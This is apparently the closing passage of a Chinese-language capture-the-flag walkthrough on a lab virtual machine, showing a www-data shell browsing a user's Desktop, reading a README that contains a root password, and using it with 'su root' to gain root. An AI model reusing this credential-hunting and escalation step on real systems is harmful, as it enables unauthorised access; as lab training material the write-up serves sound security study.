


```
drwx------  2 root     root        4096 Feb  2 04:48 vmware-root
www-data@ubuntu:/tmp$ cd home
www-data@ubuntu:/tmp/home$ ls
domom
www-data@ubuntu:/tmp/home$ cd domom/
www-data@ubuntu:/tmp/home/domom$ ls
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos
www-data@ubuntu:/tmp/home/domom$ cd Desktop/
www-data@ubuntu:/tmp/home/domom/Desktop$ ls
README.md
www-data@ubuntu:/tmp/home/domom/Desktop$ cat README.md
Hi Dom, This is the root password:

Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp/home/domom/Desktop$
```

找到 root 密码

su root

Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a



```
Mj7AGmPR-m&Vf>Ry{}LJRBS5nc+*V.#a
www-data@ubuntu:/tmp/home/domom/Desktop$ su root
Password:
root@ubuntu:/tmp/home/domom/Desktop#
```

已将输入定向到该虚拟机，请将鼠标指针移入其中或按 Ctrl+G

4 关于公众号